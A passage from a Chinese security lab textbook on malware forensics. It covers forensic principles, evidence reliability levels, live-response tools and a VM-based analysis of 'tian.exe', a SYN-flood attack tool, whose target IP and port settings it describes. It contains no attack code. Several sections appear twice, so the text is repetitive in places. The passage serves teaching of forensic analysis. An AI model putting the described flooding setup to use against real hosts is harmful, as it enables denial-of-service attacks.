RootkitRevealer 的扫描结果并不能确定一定是木马存在，需要对具体的文件与注册表项进行检查，有的注册表键被 Windows 系统调用而不断更新(例如产生随机数)，可能会被 RootkitRevealer 扫出来有“Data mismatch between Windows API and raw hive data”的提示，但这并不是木马的原因。所以 RootkitRevealer 只是检测工具，扫描结果是供大家参考，而不是固定的结论。

6. 思考题

如何认识 Rootkit 的预防、检测、清除的过程是动态变化的?

实践16 恶意代码取证分析

1. 实践目的

理解和掌握恶意代码取证和分析的方法。

2. 实践环境

(1) 连入 Internet 的计算机一台,安装 Windows XP 或 Windows 7 等操作系统。

(2) 实践工具:取证软件套件。

3. 名词解释

(1) 计算机取证:计算机取证(Computer Forensics,计算机取证技术/计算机鉴识/计算机法医学)是指运用计算机辨析技术,对计算机犯罪行为进行分析以确认罪犯及计算机证据,并据此提起诉讼。也就是针对计算机入侵与犯罪,进行证据获取、保存、分析和出示。

(2) 计算机证据:在计算机系统运行过程中产生用以证明案件事实的内容的一种电磁记录物。

4. 预备知识

1) 计算机取证的发展

计算机技术的迅速发展和广泛普及,改变了人们传统的生产、生活和管理方式,同时也为违法犯罪分子提供了新的犯罪手段和作案平台。面对越来越多的千奇百怪的高科技犯罪案件,传统取证模式已不能完全满足其办案需求,司法或相关取证部门需要运用更为先进的计算机取证技术(如数据恢复技术),成功提取存储于计算机系统中的电子证据(包括已被删除、加密或被破坏的文件资料等)。早在 20 世纪 80 年代,国际上就已经开始研究与开发计算机取证相关理论和技术了。

1984 年,美国 FBI 建立了计算机分析与响应组 CART。

1993 年,举行了第一届计算机证据的国际会议。

1995 年,建立计算机证据的国际组织 IOCE(International Organization on Computer Evidence)。

1997 年，八国集团在莫斯科宣称：司法部门的职员应得到新培训、新装备以应对高技术犯罪。

1998 年，八国集团指定 IOCE 组织建立处理数字证据的国际准则。

2000 年，美国 FBI 建立了正式的区域性计算机取证实践室。

计算机取证技术概念于 2001 年进入国内，从入侵取证反黑客开始，后逐渐成形。我国有关计算机取证的研究与实践尚在起步阶段，只有一些法律法规涉及到了一些有关计算机证据的说明，如《关于审理科技纠纷案件的若干问题的规定》、《计算机软件保护条例》、《电子签名法》。国内计算机取证学术活动事件主要有全国计算机取证技术研讨会和中国计算机取证技术峰会。在美国至少有 70%的法律部门拥有自己的计算机取证实践室，而我国则仅有不到 30%的法律部门将计算机取证技术应用于日常的办案工作中。尽管如此，我国对计算机取证技术领域的追求却从未停止，数据恢复技术已经在司法取证领域里得到了广泛的应用，为我国司法取证部门提供了有力的相关技术支持。

2）计算机取证理论

（1）取证目标。

运用计算机及其相关科学和技术的原理与方法，获取与计算机相关的证据，以证明某个客观事实的过程，对计算机证据的确定、收集、保护、分析、归档以及法庭出示。计算机取证要解决的问题是：Who、When、Where、How、What。以网络入侵为例，计算机取证需要解决以下几个问题。

① 攻击者什么时间进入系统，停留了多长时间？

② 攻击者是如何进入系统的？

③ 攻击者做了些什么？

④ 攻击者得到了什么信息？

⑤ 如何找到、并证明攻击者是现实中的某个具体行为人？

⑥ 被害者的损失情况怎么样？

⑦ 攻击者的行为动机是什么？

（2）取证的重要性。

除调查推理、发现线索和确定证据，还有其他用途。

① 进一步理解案件事实以及它们的相关性。

② 通过揭示重要的犯罪情节和调查成果来进一步关注调查工作。

③ 查找隐藏的证据。

④ 发现具有犯罪动机、手段和机会的嫌疑犯。

⑤ 把嫌疑犯的调查区分优先次序。

⑥ 建立内部知情人员和入侵者的证据。

⑦ 预测入侵者的行为并评估其扩张的潜力。

⑧ 将具有相同行为印记的关联犯罪联系起来。

⑨ 洞察罪犯的幻想、动机、意图和心态。

⑩ 指导审讯嫌疑犯或者与罪犯联系。

⑪ 在法庭上提交诉案。

……

(3) 取证的基本原则。

① 合法性原则：依照法定程序提取证据。

② 及时性原则：尽早搜集证据，并保证其没有受到破坏。

③ 准确性原则：运用科学的技术，获得真实结果。

④ 证据连续性(证据保全)：建立证据链(Chain of custody)，证据被正式提交法庭时，必须能够说明证据从最初获取状态到法庭上出示状态之间的任何变化，最好无变化。

⑤ 取证过程必须受到监督。如原告委派的专家所做的所有调查取证过程最好受到其他方委派专家的监督。

⑥ 多备份原则：对于包含计算机证据的媒体至少应该制作两个副本，原始副本一般不作为证据提取和分析。

⑦ 环境安全原则：计算机证据应妥善保存，以备随时重组、试验或展示。

⑧ 严格管理过程原则：含计算机证据的媒体的移交、保管、开封、拆卸过程必须由侦查人员和保管人员共同完成，每个环节都必须检查真实性和完整性，并拍照和制作详细的笔录，由行为人共同签名。

⑨ 取证过程中，尊重私人信息。

(4) 计算机证据。

计算机证据是指以计算机形式存在的、用作证据使用的一切材料及其派生物，或者说是借助计算机生成的一切证据。相关的术语有电子证据、网络证据、数字证据等。证据三要素：客观性、关联性、合法性。计算机证据的特性如下。

① 较高的精密性：以技术为依托，很少受主观因素的影响，能够避免传统证据的一些弊端，如证言的误传、书证的误记等。在没有被人为破坏的前提下，能够准确地反映事件的过程和细节。

② 脆弱性：计算机信息是二进制表示的，以数字信号的方式存在，且非连续。因而对计算机进行的变更、删除、剪接、监听等，从技术上讲很难查清。数据修改简单而且不易留下痕迹。

③ 较强的隐蔽性：证据很容易被隐藏；二进制形式编码，无法直接阅读；必须借助适当的工具。

④ 多媒体性：形式多样，综合了文本、图形、图像、动画、音频、视频等多媒体信息，几乎涵盖了所有的传统证据类型。

⑤ 易失性：当从运行的计算机中收集可疑证据时，要考虑易失性数据的等级。等级越高的数据被修改、丢失的可能性越大。如：存储在 RAM 中的数据可以显示当前计算机的状态，包括登录用户、运行中的进程以及打开的连接。这些数据可以帮助调查人员判断计算机入侵的活动时间表。

⑥ 计算机证据和电子证据之间有千丝万缕的联系，却不尽相同。有时计算机证据的外延要大于电子证据，因为以机械式计算机、光学计算机、生物计算机为基础的证据只能从“功能”上等同的角度临时当电子证据处理，显然不是典型的计算机证据。电子证据在外延上也可能大于计算机证据，如固定电话机是基于模拟电子技术而制成的通信工具，它所录制的电话资料就属于电子证据而不属于计算机证据。

(5) 证据的可靠性。

Casey 确定性级别：C0，C1，C2，C3，C4，C5，C6。

① Casey 确定性级别— C0。

描述：证据与事实相矛盾。

匹配类型：错误的/不正确的。

示例：检查员在 IE 浏览器上发现了漏洞，IE 浏览器允许某个特定网站上的脚本创建文件、桌面快捷方式和 IE 收藏。嫌疑犯并非是有目的地在系统上创建了这些项目。

② Casey 确定性级别—C1。

描述：证据是非常有疑问的。

匹配类型：非常不确定。

示例：丢失了记录文件入口，或是有篡改的迹象。

③ Casey 确定性级别—C2。

描述：只有一个证据来源，没有保护机制以防证据被篡改。

匹配类型：某种程度的不确定。

示例：没有其他证据的电子邮件标题、系统日志。

④ Casey 确定性级别—C3。

描述：证据来源难以篡改，但不能肯定得到结论。

匹配类型：有可能。

示例：数据显示某次入侵来自波兰，但后来又有来自南韩的联系。

⑤ Casey 确定性级别—C4。

描述：证据受到保护以防篡改；证据未受到保护以防篡改，但多个独立来源的证据是一致的。

匹配类型：很有可能。

示例：Web 服务器崩溃，tcpwrapper 的日志、Web 服务器日志数据都有显示来自某个公寓。

⑥ Casey 确定性级别—C5。

描述：证据来自多个独立来源，并且受到保护以防篡改，但不敢绝对肯定。

匹配类型：几乎是确定的。

示例：IP 地址、用户账户、通信量检测等都表明来自某个家庭。

⑦ Casey 确定性级别—C6。

描述：证据是防止篡改的，毫无疑问的。

匹配类型：确定的。

示例：现在难以想象，今后可能存在。

(6) 计算机证据来源。

计算机证据主要来自 3 个方面：计算机主机系统方面，网络，数字设备。

① 来自主机系统方面的证据：用户自建的文档、用户保护文档、计算机创建的文件、其他数据区中可能存在的数据证据。

② 来自网络方面的证据：路由器、交换机上产生的记录，网络安全设备如防火墙、IDS（入侵检测系统）的日志记录，各类接入系统与网络应用有关的日志和登录日志等。

③ 来自其他数字设备的证据：移动存储设备，如 U 盘，移动硬盘等；PDA、电子记事本；微型摄像头、视频捕捉卡、掌上电脑；计算机附加控制设备，如磁卡读卡机、全球定位仪

① Casey 确定性级别— C0。

描述：证据与事实相矛盾。

匹配类型：错误的/不正确的。

示例：检查员在 IE 浏览器上发现了漏洞，IE 浏览器允许某个特定网站上的脚本创建文件、桌面快捷方式和 IE 收藏。嫌疑犯并非是有目的地在系统上创建了这些项目。

② Casey 确定性级别—C1。

描述：证据是非常有疑问的。

匹配类型：非常不确定。

示例：丢失了记录文件入口，或是有篡改的迹象。

③ Casey 确定性级别—C2。

描述：只有一个证据来源，没有保护机制以防证据被篡改。

匹配类型：某种程度的不确定。

示例：没有其他证据的电子邮件标题、系统日志。

④ Casey 确定性级别—C3。

描述：证据来源难以篡改，但不能肯定得到结论。

匹配类型：有可能。

示例：数据显示某次入侵来自波兰，但后来又有来自南韩的联系。

⑤ Casey 确定性级别—C4。

描述：证据受到保护以防篡改；证据未受到保护以防篡改，但多个独立来源的证据是一致的。

匹配类型：很有可能。

示例：Web 服务器崩溃，tcpwrapper 的日志、Web 服务器日志数据都有显示来自某个公寓。

⑥ Casey 确定性级别—C5。

描述：证据来自多个独立来源，并且受到保护以防篡改，但不敢绝对肯定。

匹配类型：几乎是确定的。

示例：IP 地址、用户账户、通信量检测等都表明来自某个家庭。

⑦ Casey 确定性级别—C6。

描述：证据是防止篡改的，毫无疑问的。

匹配类型：确定的。

示例：现在难以想象，今后可能存在。

(6) 计算机证据来源。

计算机证据主要来自 3 个方面：计算机主机系统方面，网络，数字设备。

① 来自主机系统方面的证据：用户自建的文档、用户保护文档、计算机创建的文件、其他数据区中可能存在的数据证据。

② 来自网络方面的证据：路由器、交换机上产生的记录，网络安全设备如防火墙、IDS(入侵检测系统)的日志记录，各类接入系统与网络应用有关的日志和登录日志等。

③ 来自其他数字设备的证据：移动存储设备，如 U 盘，移动硬盘等；PDA、电子记事本；微型摄像头、视频捕捉卡、掌上电脑；计算机附加控制设备，如磁卡读卡机、全球定位仪

（系统）。

(7) 取证工具。

取证工具通常按照取证对象来分类，如图 16-1 所示。




图 16-1 取证工具套件

数据获取和分析工具是计算机取证工具包中最基本、最重要的工具。首先要验证工具能否满足要求，即需要准确地核实工具的用途；其次要判定它的输出是否可信；然后要确定如何操作这个工具。这种验证对于确保计算机系统内部信息的正确提取十分重要。

3) 开机取证

传统调查方法是现场调查人员直接关闭计算机，然后取得系统硬盘的按位镜像，这种方法简单但不符合实际，因为有些案例不能通过硬盘镜像找到答案，例如即时聊天。很多案件中有价值的往往是易失性数据，即最佳的证据和信息源存在于内存中，如网络连接、即时聊天客户端内容、进程、剪贴板数据等，另外关闭系统并获取硬盘镜像并不可行。

开机取证要求应对系统的影响最小，要避免写文件并且在获取数据的时候越快越好，因此开机取证工具一般采用命令行工具(CLI)。CLI 比图形界面工具(GUI)有特殊的优势：占用更小的内存，对内存的影响会比较小；依赖的动态链接库(DLLs)更少，对系统的影响也较少。开机取证收集以下数据。

(1) **系统时间**：事件调查过程中，首先要获取的信息是系统时间。系统时间为以后获取的数据信息构建了时间上下文环境，并且会为系统事件时间线的正确分析提供帮助。取证工具 systime.exe。

(2) **当前登录用户**：调查过程中，有时需要知道系统的当前登录用户是谁，包括本地登录用户(通过控制台或键盘登录)和远程登录用户(通过 net use 命令或共享)。登录用户为收集的其他系统信息提供了上下文线索，例如运行进程的用户上下文、文件宿主、文件最后访问事件等。取证工具 Psloggedon.exe。

(3) **打开的文件**：如果通过 psloggedon 找到有用户远程登录到系统中，那么同时也要

了解该用户打开了什么文件。远程登录的用户总是要执行一些命令或者打开文件。取证工具 Psfile.exe。

(4) **网络信息**：入侵者获得访问权限后，有时想要知道网络中还有哪些其他系统可以通过被入侵的系统访问。如果通过 NetBIOS 通信和其他系统建立了连接（如共享），系统将会维护一个连接过的系统名字列表，通过查看缓存的名字列表，调查人员可以知道哪些系统已经受到影响。取证工具 Nbtstat。

(5) **网络连接**：一旦发生了安全事件，就应该收集针对被影响系统的网络连接信息。随着时间的流逝，连接信息会慢慢过期，时间越久，丢失的信息越多。取证工具 Netstat。

(6) **进程信息**：通过任务管理器查看进程信息时，可以看到每个进程的一些信息，不过，很多需要收集的信息并不能通过任务管理器看到，例如可执行文件的全路径、启动进程时的命令行参数信息、进程运行的时间、进程运行的安全/用户上下文环境、进程加载了哪些模块、进程的内存数据内容等。取证工具 Tasklist.exe、Pslist.exe 、Handle.exe。

(7) **进程到端口的映射**：系统中存在打开的网络连接的时候，一定是有进程在使用这个连接，即每一个网络连接和开放的端口都有进程相关联。取证工具 Netstat。

(8) **进程内存**：开机系统会有一系列的运行进程，本质上任何一个进程都可能具有恶意性。当系统中的进程运行时，进程名基本上会和执行程序的文件名一致。有人会用正常程序的名字伪装。一旦发现并确定了可疑进程，调查员就需要知道该进程的更多信息，可以通过获取进程的内存得到。取证工具：Lsproc、Lspd。

(9) **网络状态**：系统中网卡连接的状态。取证工具：Ipconfig、Ndis.exe。

(10) **剪贴板内容**：剪贴板是暂时存放数据的内存区域，其中的数据可以再次使用。取证工具：Pclip.exe。

(11) **服务/驱动信息**：根据注册表中的配置，在系统启动的时候服务和驱动也会自动启动。大部分用户不会看到系统中作为进程运行的这些服务，因为进程中并没有服务的明显标志，但服务肯定在运行。一些恶意软件会将自己安装为服务，甚至是系统驱动。取证工具：Svc.exe。

(12) **命令行历史**：假设一个计算机调查现场，系统正开着且可以看到屏幕上有几个命令行窗口。这种情况下，线索可能就在用户输入的命令行中，如 ftp 或 ping。取证工具：Doskey、history。

(13) **映射的驱动器**：调查过程中，也许需要掌握系统中映射的驱动器或共享来自哪里。映射可能由用户创建，可能出自不良意图。更进一步，也许从文件系统或注册表中不能发现这些映射的共享连接信息，不过这些驱动器映射动态信息还是可以与前面获取的网络连接信息相关联。取证工具：Di.exe。

(14) **共享**：获取系统中共享给网络的资源。注册表 HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services\lanmanserver\Shares。取证工具：Share.exe。

5. 实践操作及步骤

实践用恶意代码是名为 tian.exe 的可执行程序，取证过程主要分为工具准备、取证前系统信息采集和取证后系统信息采集，对取证前后采集的系统信息进行比较分析，查找出 tian.exe 程序对系统造成的变化，分析出其恶意行为。此外，为了更深入地掌握 tian.exe 的

行为方式，作为日后类似恶意程序的鉴定样本，还利用专业的查壳、脱壳和逆向分析工具对 tian.exe 本身进行反汇编分析，撰写反编译伪代码程序，掌握 tian.exe 攻击原理和流程。以此为样板，对实践 10 中的“上兴木马”进行取证分析。取证对象如表 16-1 所示。

表 16-1　取证对象

程序名称	tian.exe
描述信息	SYN 多线程攻击器
程序标题	傲家攻击器
MD5 校验值	775d08eb2f3221cebe627fdf812159eb
SHA-256 校验值	85f7410955675d85af8ba825cddc78d6fa10e120ced4536f2252589468c0ba1c
程序截图	傲家攻击器--ヘ╏傲★天╏ヘ专用 添加 停止 清除 关闭 咒冂咒↓　傲家Blog: http://www.rooter.ful.cn

1）实践环境

为了分析 tian.exe 的攻击行为，首先准备一个测试虚拟操作系统 Windows XP Professional 作为 tian.exe 的运行终端。

接下来就是准备电子数据采集的相关工具，利用这些工具对 tian.exe 程序所在终端进行分析。主要包括 tian.exe 程序的加载运行对系统注册表、文件系统、活跃进程和网络连接等的影响；利用相关的查壳、脱壳和逆向工具对 tian.exe 程序本身进行分析，发掘其编程过程和攻击原理；采用相应的网络连接、CPU 使用和内存使用情况等分析工具来采集 tian.exe 的恶意攻击对目标系统造成哪些影响。

（1）桌面虚拟计算机软件：软件名称为 VMwareWorkstation，软件版本为 7.0.1 build-227600，语言为英语。

（2）虚拟操作系统：虚拟操作系统为 Windows XP Professional，详细信息如下。

```
System information for \\UERVISYT-4B8ADE:
Uptime:                        0 days 0 hours 21 minutes 1 second
Kernel version:                Microsoft Windows XP, Uniprocessor Free
Product type:                  Professional
Product version:               5.1
Service pack:                  3
Kernel build number:           2600
Registered organization:       uervisyt
Registered owner:              hamdell
IE version:                    6.0000
System root:                   C:\WINDOWS
```

```
Processors:                    1
Processor speed:               2.1 GHz
Processor type:                Intel(R) Core(TM)2 Duo CPU    T6600  @
Physical memory:               512 MB
Video driver:                  VMware SVGA II
```

(3) 网络信息：虚拟操作系统的网络配置如下。

```
Windows IP Configuration
        Host Name . . . . . . . . . . . . : uervisyt-4b8ade
        Primary Dns Suffix  . . . . . . . :
        Node Type . . . . . . . . . . . . : Hybrid
IP Routing Enabled. . . . . . . . : Yes
        WINS Proxy Enabled. . . . . . . . : No
        DNS Suffix Search List. . . . . . : localdomain
Ethernet adapter 本地连接:
        Connection-specific DNS Suffix  . : localdomain
        Description . . . . . . . . . . . : VMware Accelerated AMD PCNet Adapter
        Physical Address. . . . . . . . . : 00-0C-29-C4-69-E0
        Dhcp Enabled. . . . . . . . . . . : Yes
        Autoconfiguration Enabled . . . . : Yes
        IP Address. . . . . . . . . . . . : 192.168.2.129
        Subnet Mask . . . . . . . . . . . : 255.255.255.0
        Default Gateway . . . . . . . . . : 192.168.2.2
        DHCP Server . . . . . . . . . . . : 192.168.2.254
        DNS Servers . . . . . . . . . . . : 192.168.2.2
        Primary WINS Server . . . . . . . : 192.168.2.2
        Lease Obtained. . . . . . . . . . : 2011年6月20日星期一 11:44:09
        Lease Expires . . . . . . . . . . : 2011年6月20日星期一 12:14:09
```

2) 取证工具

电子数据采集过程使用到的相关工具如表16-2所示。

表16-2 工具列表

工具名称	功能描述
Date/t; time/t	获得系统当前时间
Psinfo.exe	获取系统基本信息
Ipconfig/all	查看系统网络配置
Regmon.exe	对系统注册表进行镜像，监督注册表变化
Filemon.exe	对文件系统变化进行监督
TcpView.exe	对网络连接进行实时监控
ProcessExplorer.exe	监控系统活动进程
DPASHA.exe	执行MD5和SHA-256散列校验和校验值比较
ExamDiff.exe	比较两个文本文件之间的不同
PEiD.exe	对PE程序进行加壳检测
LoadPE.exe	检测PE程序的基本信息、系统调用、导入表和资源等
Ollydbg.exe	对PE文件进行跟踪调试

```
Processors:                       1
Processor speed:                  2.1 GHz
Processor type:                   Intel(R) Core(TM)2 Duo CPU    T6600  @
Physical memory:                  512 MB
Video driver:                     VMware SVGA II
```

(3) 网络信息：虚拟操作系统的网络配置如下。

```
Windows IP Configuration
        Host Name . . . . . . . . . . . . : uervisyt-4b8ade
        Primary Dns Suffix  . . . . . . . :
        Node Type . . . . . . . . . . . . : Hybrid
IP Routing Enabled. . . . . . . . : Yes
        WINS Proxy Enabled. . . . . . . . : No
        DNS Suffix Search List. . . . . . : localdomain
Ethernet adapter 本地连接:
        Connection-specific DNS Suffix  . : localdomain
        Description . . . . . . . . . . . : VMware Accelerated AMD PCNet Adapter
        Physical Address. . . . . . . . . : 00-0C-29-C4-69-E0
        Dhcp Enabled. . . . . . . . . . . : Yes
        Autoconfiguration Enabled . . . . : Yes
        IP Address. . . . . . . . . . . . : 192.168.2.129
        Subnet Mask . . . . . . . . . . . : 255.255.255.0
        Default Gateway . . . . . . . . . : 192.168.2.2
        DHCP Server . . . . . . . . . . . : 192.168.2.254
        DNS Servers . . . . . . . . . . . : 192.168.2.2
        Primary WINS Server . . . . . . . : 192.168.2.2
        Lease Obtained. . . . . . . . . . : 2011 年 6 月 20 日星期一 11:44:09
        Lease Expires . . . . . . . . . . : 2011 年 6 月 20 日星期一 12:14:09
```

2）取证工具

电子数据采集过程使用到的相关工具如表 16-2 所示。

表 16-2　工具列表

工具名称	功能描述
Date/t；time/t	获得系统当前时间
Psinfo. exe	获取系统基本信息
Ipconfig/all	查看系统网络配置
Regmon. exe	对系统注册表进行镜像，监督注册表变化
Filemon. exe	对文件系统变化进行监督
TcpView. exe	对网络连接进行实时监控
ProcessExplorer. exe	监控系统活动进程
DPASHA. exe	执行 MD5 和 SHA-256 散列校验和校验值比较
ExamDiff. exe	比较两个文本文件之间的不同
PEiD. exe	对 PE 程序进行加壳检测
LoadPE. exe	检测 PE 程序的基本信息、系统调用、导入表和资源等
Ollydbg. exe	对 PE 文件进行跟踪调试

3）取证方法

针对 tian. exe 恶意程序的取证方法主要采取镜像对比的方法实现。首先，在运行 tian. exe 程序前，对系统的活动进程、注册表、文件系统和网络连接等进行采集。其次，运行 tian. exe 程序并发送 SYN 攻击后，再对系统的活动进程、注册表、文件系统和网络连接等进行采集。最后，对两次采集的信息进行比较，发掘其中 tian. exe 对系统造成的变化。

将对 tian. exe 采集的电子数据集分成三类系统基本信息、取证前镜像和取证后镜像。同时对每个生成的镜像文件进行 MD5 和 SHA-256 校验，作为以后镜像文件是否发生变化的依据。镜像文件的具体描述如下。

（1）系统基本信息如表 16-3 所示。

表 16-3　系统基本配置表

文件名称	文件描述	MD5&SHA-256 校验值
Sysinfo. txt	系统基本配置信息	51118abb838f53d0193f86a9cf5a77cb
		96b80abfc353854f0ae828e3fb977e5bb101d1b 064d8a2b9102648b1686bae97
Netconfig. txt	网络基本配置信息	fd0885b7da3f95fe110f82f163040879
		4a1995d025f8bff277ee61aca836a88d6e49e14 d2e0eb663f3a906bf982aa77a

（2）取证前镜像如表 16-4 所示。

表 16-4　取证前系统镜像表

文件名称	文件描述	MD5&SHA-256 校验值
time. txt	镜像开始时间	59e7cf03f235f99ba791dde93cb0702f
		fa9945ff5b3f661427fd42ee16e13bc3b727c2051a 9e1f3e78008178a0c2361c
processinfo. TXT	活动进程信息	2f0b6c10879f9252175a4fc23ee2ce6f
		7307105b49dd1460544c9c43d857b13dccb33da399 e29475a906a9b24941adbf
filemon. LOG	文件系统变化信息	bb31106cf2215f44a9b4d9e3c4c2a89a
		51978846b252d467804543c618b36d7e2d962575d6 4845bd65fb03f26d088487
reginfo. LOG	注册表变化信息	8036fee05f34bda5888d165226e8776d
		aa327a1c35bedc5f154bdc558ed3158b5d269c8d6f9 82d6a38079417ec714f86
netinfo. txt	网络连接信息	5271e56d115ba534535601bfd7e389cd
		06bf5360822f67146a0ca1b120bc0dad0fdda0f3eb53 da6f7c0d704838a47e18
tian. exe	待测恶意程序	775d08eb2f3221cebe627fdf812159eb
		85f7410955675d85af8ba825cddc78d6fa10e120ced4 536f2252589468c0ba1c

(3) 取证后镜像如表 16-5 所示。

表 16-5 取证后系统镜像表

文件名称	文件描述	MD5&SHA-256 校验值
time_start. txt	镜像开始时间(程序运行开始)	2a444160c2f0c4445979447a858e36e0
		ce270da31a2ce579321ae9fa5208a8f39a49813e458 99818d5ddc077cc9ea503
time_end. txt	镜像结束时间(程序运行结束)	441177478e07437f968c6eeeced0f500
		b1c905bd58087ffd9cdc25a4888089fbd5852de82525 440f1ce90fd5adb9a353
processinfo-m. TXT	活动进程信息(未攻击)	954430874ba21d6f3b177f27aa572d06
		635e2744ca269f1c6eb4f6994be32bdb8eda2c362a9e e9cadc7c171a2f687af4
processinfo-h. TXT	活动进程信息(已攻击)	51c32377e83ed34c0df774ddc4181c5b
		31a5f5d8f98d9149cda8a12e2e4bdb7d2e24e951aee14 c0968d773b281b53e64
filemon. LOG	文件系统变化信息	309a7dccf2f2a2e79f2dcc155d224428
		4723a78637e876b75cb694fef47b6ff66ca9e16654f4ec4 f3e9887ae0afe67d2
reginfo. LOG	注册表变化信息	4bee8098d13840502471eeb959569e9e
		16a5d3991516c15ce2887416bab12a9444b1600f5f925b 9178d29c06dee26038
netinfo. txt	网络连接信息	f3074138b31fdcd0e7b784dab8789e1b
		87bdb35d5a1d9b6137cce762ad9dade15001ac58cdddd 67ea3e479f319202536
tian. exe	待测恶意程序	775d08eb2f3221cebe627fdf812159eb
		85f7410955675d85af8ba825cddc78d6fa10e120ced4 536f2252589468c0ba1c

4) 行为分析

取证对象是名为 tian. exe 的可执行程序,其基本信息如下。

```
程序标题: 傲家攻击器
程序名称: tian.exe
产品说明: SYN 多线程攻击
产品版本: 1.0.0.0
产品名称: synbomb
内部名称: Bomb
源文件名: Bomb.exe
语言: 中文
编程环境: Microsoft Visual C++ 6.0
```

行为分析方法主要是借助相应的监控工具,对待测程序的行为进行监控,以便发现其恶意轨迹。同时,将分析结果保存在相应的镜像文件里,并对镜像文件进行 MD5 和 SHA-256 校验,作为司法提呈鉴定的依据。tian. exe 程序实现攻击方式是 SYN 多线程攻击,其攻击过程如图 16-2 所示。

在图 16-2 中,设定攻击 IP 地址为 119. 75. 217. 56,攻击端口为 80。攻击源 IP 为本机地



图 16-2 tian.exe 的 SYN 攻击中截图

址 192.168.2.129,使用端口为默认值 55555。设置完毕后,tian.exe 向目标 IP 地址发送大量的 SYN 数据包。

(1) 分析时间。

在对 tian.exe 程序的恶意行为进行分析时,首要的工作就是记录分析开始时间和最后分析结束时间。时间在恶意程序的取证分析过程中是比较重要的,它也是保证取证分析过程的真实性、准确性和完整性的必要因素。例如:

分析开始时间:2011-06-20 星期一 11:40

分析结束时间:2011-06-20 星期一 12:07

(2) 活动进程监控。

使用 ProcessExplorer.exe 程序对系统中当前的活动进程进行监控,可以帮助分析人员查找出可疑程序。在这里,只用到了其进程名、PID、CPU 使用、内存占用、运行账户、启动线程数和镜像路径等列项来对 tian.exe 进程进行分析,如图 16-3 所示。

Process	PID	CPU	Private Bytes	User Name	Thr...	Path
Interrupts	n/a	1.56	K			
alg.exe	1344	< 0.01	1,300 K	NT AUTHORITY\LOCA...	5	C:\WINDOWS\system32\alg.exe
svchost.exe	1624	< 0.01	1,616 K	NT AUTHORITY\LOCA...	11	C:\WINDOWS\system32\svchost.exe
svchost.exe	1888	< 0.01	1,340 K	NT AUTHORITY\LOCA...	4	C:\WINDOWS\system32\svchost.exe
svchost.exe	1272	< 0.01	1,928 K	NT AUTHORITY\NETW...	11	C:\WINDOWS\system32\svchost.exe
